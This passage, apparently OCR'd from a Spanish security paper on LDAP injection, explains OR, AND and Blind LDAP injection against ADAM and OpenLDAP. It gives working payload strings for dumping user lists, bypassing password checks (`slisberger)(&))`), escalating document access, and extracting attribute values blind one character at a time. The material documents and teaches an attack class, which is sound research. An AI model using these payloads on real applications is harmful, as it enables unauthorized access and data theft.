
Sobre esta estructura ejecutamos una consulta para buscar a un usuario obteniendo un único objeto como resultado: `(uid=kurt)`

Figura 17. Al ejecutar el filtro (uid=kurt) obtenemos un único resultado




Si quisiéramos ampliar el número de resultados, siguiendo el formato definido en el RFC deberíamos ejecutar una consulta en la que inyectáramos un operador OR y un filtro que incluyera todos los resultados, como se puede ver en la siguiente imagen: `(|(uid=kurt)(uid=*))`

Figura 18. Todos los usuarios



Si realizamos la inyección tal y como propone Sacha Faust en su documento sobre LDAP, obtendríamos los siguientes resultados: `(uid=kurt)(|(uid=*))`

Figura 19. Inyección OpenLDAP. Se ignora el segundo filtro



Como puede apreciarse en la figura 19, el servidor OpenLDAP ha ignorado el segundo filtro y solo ha devuelto un usuario, de igual forma que realizaba ADAM.

2.1.3. Conclusiones

Tras realizar estas pruebas podemos extraer las siguientes conclusiones:

- Para realizar una inyección de código LDAP en una aplicación que trabaje contra ADAM u OpenLDAP, es necesario que el filtro original, es decir, el del programador tenga un operador `OR` o `AND`. A partir de este punto se pueden realizar inyecciones de código que permitan extraer información o realizar ataques *blind*, es decir, a ciegas.

- Es necesario que la consulta generada tras la inyección esté correctamente anidada en un único par de paréntesis general o bien que el componente permita la ejecución con información que no se va a utilizar a la derecha del filtro.

- La inyección que queda compuesta según el documento de Sacha Faust puede ser vista de dos formas diferentes: una primera, en la que sería vista como un único filtro con un operador y otra en la que se interpretará como la concatenación de dos filtros. En el primer caso tendríamos un filtro mal compuesto. Por otro lado, si la inyección se ve como dos filtros, estaríamos hablando de un comportamiento particular de algunos motores LDAP (que no comparten con OpenLDAP ni con ADAM) y además, con un segundo filtro con un operador, el operador `OR`, innecesario.

A partir de este punto, vamos a analizar diferentes tipos de inyecciones LDAP que pueden suponer un riesgo de seguridad en los sistemas LDAP que estén siendo accedidos por aplicaciones web: *"OR" LDAP Injection*, *"AND" LDAP Injection* y *Blind LDAP Injection*.


2.1.4. "OR" LDAP Injection

En este entorno nos encontraríamos con que el programador ha creado una consulta LDAP con un operador OR y uno o los dos parámetros son solicitados al usuario:

```
(|(atributo1=valor1)(atributo2=valor2))
```


Supongamos en el ejemplo del árbol LDAP que tenemos una consulta inyectable del siguiente tipo: `(|(cn=D*)(ou=Groups))`. Es decir, que devuelve todos los objetos cuyo valor en "cn" comience por "D" o cuyo valor en "ou" sea "Groups". Al ejecutarla obtenemos:

Figura 20. Consulta OR sin inyección



Si esta consulta sufriera una inyección de código en el primer parámetro, podríamos realizar una consulta que nos devolviera la lista de usuarios almacenados. Para ello realizamos la inyección en el primer valor de la siguiente cadena: `void)(uid=*))(|(uid=*`

Figura 21. Lista de usuarios obtenida tras la inyección




Al formarse la consulta LDAP, esta quedará construida de la siguiente forma: `(|(cn=void)(uid=*))(|(uid=*)(ou=Groups))`, permitiendo obtener la lista de todos los usuarios del árbol LDAP.

Otro ejemplo de esta técnica es la siguiente aplicación de gestión interna, en este caso, tenemos un aplicativo que lanza una consulta LDAP del siguiente tipo:

```
(|(type=outputDevices)(type=printer))
```

Figura 22. Listado de impresoras y dispositivos de salida




Si el parámetro type que va por `GET` en la URL es inyectable, un atacante podría modificar el filtro de consulta LDAP con una inyección del siguiente tipo:

```
(|(type=outputDevices)(type=printer)(uid=*))(|(type=void))
```

Con esa inyección el atacante obtendría, en este ejemplo, la lista de todos los usuarios, como se puede ver en la figura 23:

Figura 23. Acceso al listado de usuarios mediante OR LDAP Injection



2.1.5. "AND" LDAP Injection

En el caso de inyecciones en consultas LDAP que lleven el operador `AND`, el atacante está obligado a utilizar como valor en el primer atributo algo válido, pero se pueden utilizar las inyecciones para mediatizar los resultados y por ejemplo, realizar escaladas de privilegios. En este caso nos encontraríamos con una consulta del siguiente tipo:

```
(&(atributo1=valor1)(atributo2=valor2))
```

Supongamos un entorno en el que se muestra la lista de todos los documentos a los que un usuario con pocos privilegios tiene acceso, mediante una consulta que incluye el directorio de documentos en un parámetro inyectable. Es decir, la consulta original es:

```
(&(directorio=nombre_directorio)(nivel_seguridad=bajo))
```

Un atacante podría construir una inyección del siguiente modo para poder acceder a los documentos de nivel de seguridad alto.

```
(&(directorio=almacen)(nivel_seguridad=alto))(|(directorio=almacen)(nivel_seguridad=bajo))
```

Para conseguir este resultado se habrá inyectado en el nombre del directorio la siguiente cadena:


```
almacen)(nivel_seguridad=alto))(|(directorio=almacen
```

Un ejemplo de este ataque se puede ver en la siguiente aplicación. En primer lugar, se va a realizar un acceso no autorizado a la aplicación web utilizando una inyección que evite la comprobación de la contraseña. La aplicación lanza una consulta LDAP del tipo:

```
(&(uid=valor_de_user)(password=valor_de_password)
```


El atacante, inyectando la cadena `slisberger)(&))` en el valor del `USER`, obtendría una consulta LDAP que siempre devolvería al usuario `slisberger`, y por lo tanto, conseguiría el acceso a la aplicación.

Figura 24. Acceso no autorizado mediante AND LDAP Injection




Y como se puede ver en la figura 25, el usuario consigue acceso al directorio privado del usuario `slisberger`. En este caso, se ha utilizado el filtro `(&)`, que es el equivalente al valor *TRUE* en los filtros LDAP.

Figura 25. Directorio *home* del usuario



Como se puede ver, en este caso, el usuario ha accedido con privilegios de nivel bajo, y en la aplicación de mostrar documentos, que se describió al principio de este apartado, solo tendría acceso a los documentos de nivel bajo, como se puede ver en la figura 26:

Figura 26. Listado de documentos de nivel bajo



La consulta que se está ejecutando es:


```
(&(directory=nombre_directorio)(level=low))
```

El valor de level lo está cogiendo la aplicación de las variables de sesión del servidor, sin embargo, un atacante podría inyectar en el nombre del directorio el siguiente comando: `Documents)(level=High)`. De esta forma, el comando que se ejecutaría sería:

```
(&(directory=Documents)(level=High))(level=low))
```

Permitiendo al atacante acceder a todos los documentos. Se ha producido una elevación de privilegios.

Figura 27. Elevación de privilegios mediante AND LDAP Injection



2.2. Blind LDAP Injection

Una de las evoluciones de las inyecciones de comandos son las acciones a ciegas: los ataques "*blind*". Es común encontrarse ya documentados los ataques *Blind SQL Injection*, pero de los ataques Blind LDAP Injection, sin embargo, no se ha hablado nada. También es posible realizar un ataque a ciegas para extraer información de un árbol LDAP.

El entorno para realizar un ataque a ciegas suele ser una aplicación web que cumple dos características:

- La aplicación no muestra los resultados obtenidos de la consulta realizada al árbol LDAP.

- El uso de los resultados produce cambios en la respuesta http que el cliente recibe.

Para realizar un ataque a ciegas necesitamos poder crear la lógica para extraer información cambiando los resultados obtenidos con el filtro LDAP y observando los cambios en las respuestas http.

2.2.1. Blind LDAP Injection en un entorno "AND"

En esta situación tenemos una consulta generada en el lado del servidor del siguiente tipo:

```
(&(atributo1=valor1)(atributo2=valor2))
```

Para realizar la inyección debemos tener en cuenta que en un entorno AND tenemos un parámetro fijo que nos va a condicionar. El entorno ideal es que el `atributo1` sea lo más general posible, por ejemplo `objectClass`, o `cn`, con lo que podremos seleccionar casi cualquier objeto del árbol. Después deberemos aplicarle un valor que sea *true*, es decir, que siempre seleccione objetos para tenerlo fijado a valor *true* y utilizar como segundo atributo uno conocido que también nos garantice que sea *true*.

Supongamos la siguiente consulta LDAP:

```
(&(objectClass=Impresoras)(impresoraTipo=Epson*))
```

Que se lanza para saber si en el almacén de una empresa hay impresoras Epson de tal manera que el programador, si recibe algún objeto, simplemente pinta en la página web un icono de una impresora Epson.

Está claro que lo máximo que conseguiremos tras la inyección es ver o no el icono de la impresora. Bien, ¡pues a ello! Fijemos la respuesta positiva tal y como hemos dicho, realizando una inyección del siguiente tipo:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(impresoraTipo=Epson*))
```

Lo que está puesto en negrita sería la inyección que introduciría el atacante. Esta inyección debe devolver siempre algún objeto, en el ejemplo planteado, en la respuesta http veríamos un icono de la impresora. A partir de ahí podríamos extraer los tipos de `objectClass` que tenemos en nuestro árbol LDAP.

2.2.2. Reconocimiento de clases de objetos de un árbol LDAP

Sabiendo que el filtro (objectClass=*****) siempre devuelve algún objeto, deberíamos centrarnos en el segundo filtro realizando un recorrido de la siguiente forma:

```
(&(objectClass=*)(objectClass=users))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=personas))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=usuarios))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=logins))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=...))(&(objectClass=foo)(impresoraTipo=Epson*))
```

De tal manera que todas aquellas inyecciones que devolvieran el icono de la impresora en la página web serían respuestas afirmativas que nos indicarían la existencia de ese tipo de objetos.

Otra forma más eficiente sería realizando un barrido en el espectro del alfabeto de posibles valores utilizando una búsqueda con comodines, para ello, realizaríamos un árbol que comenzaría por todas las letras del abecedario, de la siguiente forma:


```
(&(objectClass=*)(objectClass=a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=*)(objectClass=z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

De tal manera que seguiríamos desplegando el árbol de aquellas que hubieran dado una respuesta positiva.

```
(&(objectClass=*)(objectClass=aa*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=ab*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=*)(objectClass=az*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=ba*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=*)(objectClass=bb*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
```

Y así sucesivamente, con lo que, desplegando siempre las positivas, podríamos llegar a saber el nombre de todos los `objetcClass` de un sistema.

Figura 28. Árbol de despliegue. Se profundizará en todas las respuestas positivas (color verde).



Este mecanismo no solo funciona para `objectClass` sino que sería válido para cualquier atributo que un objeto compartiera con el atributo fijo. Una vez sacados los `objectClass`, podríamos proceder a realizar el mismo reco-

rrido para extraer la información de ellos, por ejemplo, si queremos extraer los nombres de todos los usuarios de un sistema, bastaría con realizar el barrido con la siguiente inyección.

```
(&(objectClass=user)(uid=a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=user)(uid=b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=user)(uid=z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

Este método obliga a hacer un recorrido en amplitud por un árbol cuya posibilidad de expandirse en cada nodo siempre es igual al alfabeto completo. Se puede reducir este alfabeto realizando un recorrido para averiguar qué caracteres no están siendo utilizados en ninguna posición en ningún objeto, utilizando un recorrido de la siguiente forma:

```
(&(objectClass=user)(uid=*a*))(&(objectClass=foo)(impresoraTipo=Epson*))
(&(objectClass=user)(uid=*b*))(&(objectClass=foo)(impresoraTipo=Epson*))
...
(&(objectClass=user)(uid=*z*))(&(objectClass=foo)(impresoraTipo=Epson*))
```

De esta forma se pueden excluir del alfabeto aquellos caracteres que no hayan devuelto un resultado positivo tras este primer recorrido. Si deseáramos buscar un único valor, podríamos realizar una búsqueda binaria de cada uno de los caracteres utilizando los operadores relacionales `<=` o `>=` para reducir el número de peticiones.

En los atributos que almacenan valores numéricos no es posible utilizar el comodín `*` para "booleanizar" la información almacenada, es por tanto necesario realizar la búsqueda de valores utilizando los operadores `>=` y `<=`.

```
(&(objectClass=user)(uid=kurt)(edad>=1)(&(objectClass=foo)(impresoraTipo=Epson*))
```

2.2.3. Blind LDAP Injection en un entorno "OR"

En esta situación tenemos una consulta generada en el lado del servidor del siguiente tipo:

```
(|(atributo1=valor1)(atributo2=valor2))
```

En este entorno la lógica que debemos utilizar es al contrario. En lugar de fijar el valor del primer filtro a un valor siempre cierto, deberemos fijarlo a un valor siempre falso y a partir de ahí, extraer la información, es decir, realizaríamos una inyección de la siguiente forma:

```
(|(objectClass=void)(objectClass=void))(&(objectClass=void)(impresoraTipo=Epson*))
```

Con esta inyección obtendremos el valor negativo de referencia. En el ejemplo planteado de las impresoras disponibles deberemos obtener un resultado sin el icono de la impresora. Luego podremos inferir la información cuando sea verdadero el segundo filtro.

